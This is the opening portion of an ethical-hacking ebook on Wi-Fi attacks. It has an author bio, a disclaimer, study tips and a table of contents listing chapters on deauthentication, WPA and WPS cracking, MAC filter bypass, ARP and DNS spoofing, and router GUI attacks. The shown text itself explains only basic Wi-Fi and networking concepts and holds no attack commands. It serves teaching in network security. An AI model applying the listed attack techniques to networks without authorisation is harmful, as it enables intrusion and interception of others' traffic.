


WI-FI HACKING

FOR EVERYONE



About the Author



Sina Rezaei is a programmer with a deep love for Linux and a strong interest in the world of cybersecurity. A skilled practitioner of OSINT and penetration testing, Sina brings practical experience from real-world projects to their work. Embarking on an exciting journey to master red teaming and other offensive security methodologies, Sina recognizes the vastness of the field and is committed to continuous learning and contributing to a more secure digital landscape.

my linkedin profile: <https://www.linkedin.com/in/sina-rezaei-srxl/>

Disclaimer

This book is presented with the firm belief that knowledge empowers individuals to better defend themselves and their systems. The author explicitly condemn the use of the techniques described herein for malicious or illegal purposes. Readers are solely responsible for ensuring that their actions comply with all applicable laws and regulations and for obtaining explicit, documented permission before testing or interacting with any system they do not own or have clear authorization to access. The author assume no liability for any damages, harm, or legal ramifications arising from the misuse of the information contained within this book or from any actions taken without proper authorization. Ethical hacking requires strict adherence to legal and ethical guidelines.

Revised Learning Tips (Author's Voice):

Alright, listen up! If you want to truly master the stuff in this book, you can't just read it like a novel. You gotta engage with it. Here's my recipe for turning knowledge into skill:

1. **Google is Your Best Friend (and Worst Enemy):** Seriously, when you encounter something new, don't just blindly accept what I'm telling you. Search for it on Google! But here's the trick: don't just grab the first result. Compare different sources. Look for explanations from different experts. See if you can find examples and real-world applications. Understand the context around the concept. However, be careful; not everything on the internet is correct, so make sure you analyze the source.
2. **Each Chapter is a Step - Follow the Path, Even in the Fog:** This isn't a collection of random facts; it's a carefully crafted journey. Each chapter builds on the previous one. Think of it like climbing a mountain. If you get lost, you can't see how to get all the way to the top, can you? But you can see where to put your next foot. So focus on that single step. Master this chapter before moving on. Don't skip ahead! If something doesn't make sense, go back and review the previous material. Trust the process.
3. **Teach a 7-Year-Old (or Your Rubber Duck):** This is the ultimate test. After you've read a chapter, try to explain the concepts in your own words as if you were teaching a 7-year-old. Can you break it down into simple, understandable terms? Can you use analogies and real-world examples? If you can't, you don't really understand it. And if you don't have a 7-year-old handy, explain it to your rubber duck. The point is to force yourself to articulate the knowledge clearly and concisely.
4. **Exercises: Don't Just Read, Do!:** This isn't a spectator sport. Learning to hack requires doing.

Contents

1	Understanding Wi-Fi	9
	What is WiFi	10
	the key components of a WiFi network	10
	How Wi-Fi Works	13
	Why is Wi-Fi Network Security so Vital?	14
2	Networking Concepts	15
	Introduction	16
	MAC Address (Media Access Control Address	16
	IP Address (Internet Protocol Address)	16
	Key Differences Summarized	17
	How They Work Together?	18
	To see your MAC and local IP	18
	What is the DHCP?	20
	What is ARP?	20
	What is Frequency?	22
	What is a Channel?	24
	What is a Frame?	26
	Types of WiFi Frames	28
3	Lab setup	33
	introduction	34
	Selecting Your Wi-Fi Adapter	34
	Setting Up a Pentesting Lab with Kali Linux	36
4	Managing & Configuring Network Cards	43
	Introduction	44
	Essential Linux Networking Commands	47
	List available interfaces	49
	airmon-ng	50

Managing Interface State	53
5 wifi protocol and security	57
Wireless Network Standards (IEEE 802.11)	58
WiFi Security Protocols	60
WPA / WPA2	62
WPS – (Wi-Fi Protected Setup)	65
6 Wi-Fi Reconnaissance	67
Introduction	68
Identifying the Castle (SSID)	68
Scanning the Walls (Frequency Bands and Channels)	68
Assessing the Gate Security (Encryption Type)	69
Counting the People Inside	69
Understanding the People's Roles	69
Assessing Signal Strength (Distance and Obstacles)	70
Practical Commands	70
Alternative Method: iw dev	72
Advanced Method: airodump-ng	73
WPS Exploration with wash	78
WPS with airodump-ng	78
7 DOS attack	81
Introduction	82
WiFi DoS Attack Methods	82
Beacon Flooding	82
Deauthentication Attack	86
EAPOL Start Injection & EAPOL Logoff Injection	89
Authentication DoS Attack	91
8 attacking WPA/WPA2 Networks	93
Introduction	94
Cracking WPA: Method 1	94
Cracking WPA: Method 2	99
WPS	101
What is the Pixie Dust Attack?	102
Understanding the WPS Null PIN Attack	105
Understanding WPS PIN Bruteforce	106
Connecting to a WPA Network	107


9 Wifite - Automated Wireless Auditing	113
Introduction	114
Getting Started with Wifite	114
Wifite Options and Techniques	115
Cracking WPA/WPA2 Networks with Wifite	120
Beyond the Basics	121
10 Bypass Techniques	123
Introduction	124
MAC-based Authorization	124
How to Bypass MAC Address Filtering?	124
Scenario	126
Connect the Open Authentication	130
Hidden SSIDs	132
11 client side attack	135
Intorduction	136
Man-in-the-Middle Attacks	136
ARP Spoofing	137
DNS Spoofing	143
Challenge	145
12 Attacking the Modem GUI	147
Intorduction	148
Steps	148

Chapter 1

Understanding Wi-Fi

What is WiFi:

Wi-Fi is a technology that allows electronic devices to connect to a wireless local area network (WLAN), typically using radio waves. This enables devices like computers, smartphones, tablets, and other smart devices to access the internet or communicate with each other without the need for physical cables. The original name was derived from "Wireless Fidelity," but it is now simply known as Wi-Fi.



A brief of wi-fi history:

The development of WiFi stems from the early 1970s work on wireless local area networks (WLANs), but it truly began taking shape in the late 1980s and early 1990s with the development of the IEEE 802.11 standard, which established the protocols for wireless communication. The term "WiFi" itself was coined by the Wi-Fi Alliance (originally the Wireless Ethernet Compatibility Alliance) in 1999 as a consumer-friendly brand name for products compliant with the 802.11 standards. This branding and the subsequent proliferation of affordable wireless hardware fueled the rapid adoption of WiFi, transforming it from a niche technology to the ubiquitous wireless networking standard we know today, connecting everything from laptops and smartphones to smart homes and industrial systems.

the key components of a WiFi network:

1. Router (Wireless Router):



What it is: The central hub of your WiFi network. It's a device that typically combines several functions: a modem, a router, and a wireless access point.

What it does:

- **Connects to the Internet:** Receives the internet signal from your internet service provider (ISP) via a cable, DSL, fiber optic, or other connection.
- **Routes Data:** Directs data traffic between your local network devices and the internet (or between devices on your local network).
- **Broadcasts WiFi Signal:** Uses radio waves to transmit the WiFi signal, allowing wireless devices to connect.
- **Assigns IP Addresses:** Assigns unique internet protocol (IP) addresses to each device connected to the network, enabling them to communicate.
- **May offer firewall and security:** Protects your network from unauthorized access and malicious traffic.

2. Wireless Access Point (WAP or just AP):

What it is: A device that solely provides wireless network access. It typically connects to a wired network (often a router).

What it does:

- **Broadcasts WiFi Signal:** Extends the range of a wireless network by broadcasting its own WiFi signal.
- **Connects Wireless Devices:** Allows wireless devices to connect to the wired network it's linked to.
- **Acts as an extension:** Typically used to expand the reach of an existing WiFi network.

Note: Sometimes, the router already has a built-in wireless access point.

3. Wireless Adapter (in client devices):

What it is: A hardware component inside devices like computers, smartphones, tablets, smart TVs, etc.

What it does:

- **Receives WiFi Signal:** Detects and receives the WiFi signal broadcast by a router or access point.
- **Transmits Data:** Sends data back to the router or access point.
- **Enables Wireless Connection:** Allows the device to communicate wirelessly with the network.

4. Antenna(s):

What it is: A component typically found within a router or wireless access point (and some wireless adapters), used to send and receive wireless signals.

What it does:

- **Radiates Radio Waves:** Transmits the WiFi signal outwards.
- **Receives Radio Waves:** Captures the incoming WiFi signal from other devices.
- **Influences Range and Strength:** The type, design, and number of antennas affect the coverage and strength of the WiFi signal.

5. Modem:

What it is:

A device that translates the internet signal from your ISP into a format that your router can understand.

What it does:

- Connects to ISP: Establishes a connection with your internet service provider.
- Modulates/Demodulates: Converts digital data into analog signals for transmission (and vice-versa).
- Provides Internet Connection: Enables the connection of your router and, ultimately, your network to the wider internet.
- Note: Often a modem is integrated with your router into one device provided by your ISP.

In Simple Terms:

Imagine a radio station (router) broadcasting a signal (WiFi) that your radio (wireless adapter in your devices) can receive. The antenna helps to send and receive the signal. The modem translates the signal that your radio station receives from your broadcaster, allowing you to be connected to the wider world.

These are the core components that work together to create a functional WiFi network. The specific roles and designs of these components can vary, but they all work together to provide the convenience of wireless internet access.

How Wi-Fi Works

Wi-Fi operates on a set of standardized protocols that govern how wireless devices communicate. At its core, Wi-Fi uses radio waves to transmit data between devices and a wireless access point, typically a router. This access point acts as a bridge, connecting the wireless network to a wired network (your internet connection). When a device wants to connect to the internet, it first searches for available Wi-Fi networks in its vicinity. Once it finds a network, it attempts to authenticate, usually by entering a password. After successful authentication, the device is granted access to the network. Data is then transmitted in the form of packets, which are

small chunks of information. These packets are encoded using specific modulation techniques and transmitted over radio frequencies. The access point receives these packets, decodes them, and forwards them to the internet. The process is reversed for data coming from the internet to your device. This entire process is governed by the IEEE 802.11 standards, which define the technical specifications for Wi-Fi communication.

Why is Wi-Fi Network Security so Vital?

Simply put, Wi-Fi is everywhere. It's in our homes, at work, in coffee shops, libraries – practically anywhere you go. And because Wi-Fi is everywhere, it's a prime target for hackers. Any compromised Wi-Fi network, no matter how small, can allow someone to steal your information, infect your devices, or even use your connection to do illegal things. Public Wi-Fi is especially risky. Hackers can set up fake Wi-Fi networks that look legitimate. If you connect, they can perform a "man-in-the-middle" attack, secretly intercepting everything you send and receive – passwords, emails, even credit card details. That's why it's crucial to always use strong passwords on your Wi-Fi at home, enable encryption (WPA3 is best), and be very cautious about connecting to unknown Wi-Fi networks. Securing Wi-Fi is essential for protecting yourself and others, wherever you are. Think of it like locking your front door – it's a basic step to keep unwanted intruders out. And remember, even small steps can make a big difference in your online safety.

Chapter 2

Networking Concepts

Introduction

This chapter provides a comprehensive exploration of fundamental networking concepts, with a particular focus on WiFi technology. It aims to demystify key elements such as MAC and IP addresses, DHCP, ARP, frequency bands, channels, and the various types of WiFi frames, illustrating their individual functions and how they interact to create a functional wireless network. This guide is designed to equip readers with a solid understanding of the principles that underpin modern wireless communication.

MAC Address (Media Access Control Address)

- **What it is:** A unique, physical address that is hard-coded into a network interface card (NIC), such as the WiFi or Ethernet adapter, within a device. Think of it like a device's serial number for networking.
- **How it's structured:** Typically represented as a 48-bit (6-byte) hexadecimal number, often displayed in a format like 00-1A-2B-3C-4D-5E.
- **What it does:**
 - Identifies devices on a local network: Used for communication within a local network (like your home or office network).
 - Used by switches: Network switches use MAC addresses to learn which devices are connected to which ports and to direct traffic accordingly.
 - Permanent or semi-permanent: Typically assigned by the manufacturer and is generally difficult to change.
 - Layer 2 address: Operates on the data link layer of the OSI model, which is responsible for local network data transfer.

Analogy: Think of a MAC address like your car's Vehicle Identification Number (VIN). It's unique to your car, stays with the car, and is used to identify it within a specific region or system (like a country or DMV).

IP Address (Internet Protocol Address)

- **What it is:** A logical, network-layer address assigned to a device participating in a computer network using the Internet Protocol for communication. Think of it like your device's assigned address on a network.

- **How it's structured:**
 - IPv4: Commonly represented as a 32-bit number, typically displayed in dotted decimal format (e.g., 192.168.1.10).
 - IPv6: Represented as a 128-bit number, using hexadecimal notation separated by colons (e.g., 2001:0db8:85a3:0000:0000:8a2e:0370:7334).
- **What it does:**
 - Enables communication across networks: Enables devices to communicate across different networks, including the internet.
 - Routes data: Used by routers to direct data packets between networks.
 - Dynamically assigned: Often assigned dynamically by a DHCP server (typically within your router).
 - Logical address: A logical address that can change when a device connects to a different network.
 - Layer 3 address: Operates on the network layer of the OSI model, responsible for directing data between networks.

Analogy: Think of an IP address like your house address. It's your location on the global network (the internet). It can change if you move to a different area.

Key Differences Summarized:

Feature	MAC Address	IP Address
Purpose	Identifies a device on a local network	Identifies a device on a network, globally (Internet)
Type	Physical Address (hardware-based)	Logical Address (software-based)
Permanence	Generally permanent, set by manufacturer	Can change when the device connects to a different network or the lease expires
Scope	Local network (Layer 2)	Local and Global network (Layer 3)
Structure	48-bit hexadecimal (e.g., 00-1A-2B-3C-4D-5E)	IPv4: 32-bit dotted decimal (e.g., 192.168.1.10) or IPv6: 128 bit hexadecimal
Usage	Used by switches and on local network	Used by routers and the internet
Analogy	Like a car's VIN	Like a house address

Figure 2.1: Comparison of MAC and IP Addresses

How They Work Together:

1. Local Network Communication: When a device on your local network needs to send data to another device on the same network, it uses the destination device's MAC address to send that data directly.
2. Internet Communication: When a device on your local network needs to send data to a server on the internet:
 - The device first identifies the destination server's IP address.
 - The device sends the data to the router.
 - The router uses the IP address to route the data over the internet and, in local network communicates with the MAC address to reach the device.
 - The data reaches the destination server, and the process works in reverse for replies.

In simple terms:

- MAC addresses are used to identify devices locally and get the data to the right physical device.
- IP addresses are used to communicate across the internet and get data to the right location on the global network.

Understanding both MAC and IP addresses is crucial for comprehending how networks function and how data is routed from one device to another.

To see your MAC and local IP:

In Windows:

1. Open cmd
2. Type:

```
ipconfig /all
```

```
Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . : 
Description . . . . . : Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
Physical Address. . . . . : 00-45-E2-EA-7F-09 ←
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv4 Address. . . . . : 192.168.145.153(Preferred) ←
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Sunday, February 23, 2025 11:48:47 AM
Lease Expires . . . . . : Sunday, February 23, 2025 12:48:45 PM
Default Gateway . . . . . : 192.168.145.46
DHCP Server . . . . . : 192.168.145.46
DNS Servers . . . . . : 178.22.122.100
                        185.51.200.2
NetBIOS over Tcpip. . . . . : Enabled
```

Figure 2.2: ipconfig /all output

In Linux:

1. Open Terminal
2. Type:

```
ifconfig
```

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.247.128 netmask 255.255.255.0 broadcast 192.168.247.255
    inet6 fe80::10b3:57ed:fe3c:ac5a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:71:29:c0 txqueuelen 1000 (Ethernet)
    RX packets 26 bytes 26665 (26.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 52 bytes 23451 (22.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 2.3: ifconfig output

What is the DHCP?

Imagine you're hosting a party, and you need to give each guest a name tag so everyone knows who's who. DHCP is like the host who automatically hands out name tags to all the devices that connect to your Wi-Fi network.

Without DHCP: You'd have to manually assign each device a unique "name tag" (called an IP address) and other settings. This is tedious and prone to errors.

With DHCP: When your phone, laptop, or smart TV connects to your Wi-Fi, it asks the DHCP server (usually your router) for an IP address. The DHCP server automatically gives it one, along with other necessary information like:

- Network Address: Like the street address for your party, so the device knows where it is in the network.
- Gateway: Like the exit door of your party, so the device knows how to get out to the internet.
- DNS Server: Like the party's phone book, so the device can look up website addresses (like google.com) and find the right server.

Why is DHCP useful?

- Automatic: It simplifies network setup and management. You don't have to manually configure each device.
- Efficient: It reuses IP addresses when devices disconnect, so you don't run out.
- Convenient: It makes it easy for new devices to join the network.

What is ARP?

Remember how DHCP assigned name tags (IP addresses) to everyone at the party? Now, imagine someone wants to talk to a specific guest. They know the guest's name tag (IP address), but they don't know where that person is standing in the room. ARP helps them find that person's location.

Here's how it works:

1. Need to Find Someone: Your computer wants to send data to another device on the network, and it knows the device's IP address (like knowing someone's name tag).

2. Asking Around: Your computer shouts out a question on the network: "Hey, who has IP address 192.168.1.100? Tell me your MAC address!" (Think of the MAC address as a unique identifier physically attached to the device, like a nametag sewn into their clothes.)
3. The Answer: The device with that IP address (192.168.1.100) responds: "That's me! My MAC address is 00:1A:2B:3C:4D:5E."
4. Found Them! Now your computer knows the MAC address and can use it to send data directly to that device.

Think of it like this:

- IP Address (Name Tag): Logical address, used for routing data across networks.
- MAC Address (Nametag in Clothes): Physical address, used for delivering data directly between devices on the same network.
- ARP (Asking Around): The process of finding the MAC address associated with a specific IP address.




Figure 2.4: ARP Process

Why is ARP important?

- **Local Communication:** It allows devices on the same network to find each other and communicate directly.
- **Essential for Internet Access:** Without ARP, your computer wouldn't be able to find the router, which it needs to send data to the internet.

What is Frequency?

In the context of WiFi, frequency refers to the rate at which the radio waves used for wireless communication oscillate or repeat per second. It's measured in Hertz (Hz), which represents one cycle per second. WiFi typically uses radio waves in the gigahertz (GHz) range, where one GHz is one billion cycles per second.

Think of it like this: Imagine a swing. The frequency is how many times the swing goes back and forth in a second. A higher frequency means the swing is moving back and forth more rapidly.

Why is Frequency Important for WiFi?

The frequency of a WiFi signal directly impacts its characteristics and performance. Here are the key factors:

1. **Different Frequency Bands:** WiFi utilizes several frequency bands, primarily:
 - **2.4 GHz Band:** This is the most common and widely used band. It's been around the longest and is supported by most devices.
 - **5 GHz Band:** This band offers higher speeds and less interference but has a shorter range compared to the 2.4 GHz band.
 - **6 GHz Band:** Newer Wi-Fi standards (Wi-Fi 6E) utilize this band for even faster speeds and less congestion (but requires compatible hardware).
2. **Speed and Capacity:**
 - Higher frequencies generally offer faster data speeds. The 5 GHz and 6 GHz bands have more bandwidth, which allows more data to be transmitted at once, resulting in faster download and upload speeds.
 - Think of it like a highway: Higher bandwidth means more lanes, allowing more cars (data) to travel simultaneously.
3. **Range:**

- Lower frequencies have a longer range. The 2.4 GHz band can penetrate walls and obstacles better than higher frequencies, resulting in a greater coverage area.
- Think of it like sound: Lower-pitched sounds travel further and can go around corners more easily.

4. Interference and Congestion:

- The 2.4 GHz band is more susceptible to interference because it is shared with other devices like microwaves, Bluetooth devices, and older wireless gadgets, leading to slower speeds and less stable connections.
- Higher frequency bands (5 GHz and 6 GHz) are less congested, offering clearer channels and less interference from other devices. This results in more reliable and stable WiFi connections.

5. Channel Selection:

- Within each frequency band, there are multiple "channels" (like lanes on a highway). WiFi devices communicate on specific channels within a frequency band.
- Choosing the right channel (or letting your router do it automatically) can reduce interference and improve performance.
- Overlapping channels lead to interference; selecting channels that are not close to other nearby networks can improve the connection.

How Frequency Impacts Your WiFi Experience:

- 2.4 GHz: Good for general use, longer range but may have slower speeds and be prone to interference.
- 5 GHz: Excellent for high-bandwidth activities like streaming, online gaming, and faster downloads, but shorter range.
- 6 GHz: Offers the best speed and less congestion, ideal for very demanding tasks but requires Wi-Fi 6E compatible hardware and router.

Modern WiFi Routers:

Most modern WiFi routers are "dual-band" or "tri-band," meaning they can operate on multiple frequency bands simultaneously. This allows devices to connect to the most appropriate band based on their capabilities and the task they're performing.

- Dual-band routers: Can operate on both 2.4 GHz and 5 GHz bands.
- Tri-band routers: Can operate on 2.4 GHz and two different 5 GHz bands.

In Simple Terms:

Think of frequency in WiFi like choosing a road to drive on. A lower frequency (2.4 GHz) is like a local road, it's longer, but it's crowded, and slower and suitable for daily use; a higher frequency (5 GHz and 6GHz) is like a highway that allows faster travels for high demanding work.

By understanding frequency bands, you can better configure your network and choose the right band for optimal WiFi performance. When troubleshooting issues, consider which frequency band your devices are connected to and consider experimenting with different frequency.

What is a Channel?

In WiFi, a channel is a frequency range within a specific frequency band that is used for wireless communication. Think of it like a lane on a highway: multiple cars (data packets) can travel simultaneously, but each needs its own lane to avoid collisions. Similarly, multiple WiFi devices can communicate at the same time within a frequency band, provided they use different channels.

Key Aspects of WiFi Channels:

- Frequency Bands: Channels exist within specific frequency bands. The most common bands are 2.4 GHz and 5 GHz, although 6 GHz is increasingly used with newer Wi-Fi 6E devices. Each band has a different number of channels available.
- Channel Width: The width of a channel determines how much data can be transmitted at once. Common channel widths include 20 MHz, 40 MHz, 80 MHz, and even 160 MHz for the latest Wi-Fi standards. Wider channels generally mean faster speeds, but they also consume more spectrum.
- Channel Numbers: Each channel is identified by a number. The specific channel numbers available and their usage vary based on the geographical region and the regulatory bodies.
- Channel Overlap and Interference: A crucial aspect of channel selection. Channels can overlap, meaning they share some of the same frequency ranges.

If two or more devices use overlapping channels, interference occurs, leading to slower speeds and unreliable connections. This is especially problematic in the 2.4 GHz band, which has fewer non-overlapping channels.

- **Channel Selection:** Choosing the right channel is vital for optimal WiFi performance. The goal is to select channels that minimize interference from neighboring WiFi networks and other devices using the same frequency band. Many routers have automated channel selection features that scan the surrounding environment and pick the least congested channel.

2.4 GHz Band Channels:

- This band has 11 channels, numbered 1 through 11 (in most regions) in the US.
- Due to regulatory rules, only three non-overlapping channels (channels 1, 6, and 11) are available.
- Using overlapping channels in this band often leads to significant performance problems.

5 GHz Band Channels:

- Offers significantly more channels than the 2.4 GHz band, thus reducing the likelihood of channel overlap.
- The exact number of available channels in 5GHz depends on the region and regulatory rules.
- Wider channels are more readily available on 5GHz.

6 GHz Band Channels:

- Wi-Fi 6E uses the 6 GHz band and provides many more channels. This reduces congestion even further and increases the number of users that can connect at once.

How Channel Selection Affects Your WiFi:

- **Poor Choice:** Using overlapping channels can lead to slow speeds, dropped connections, and unreliable performance.

- **Good Choice:** Selecting a non-overlapping channel can significantly improve speed, stability, and range.

Tools and Techniques for Channel Selection:

- **Router Software:** Most modern routers have built-in channel selection tools that automatically scan for the best channel.
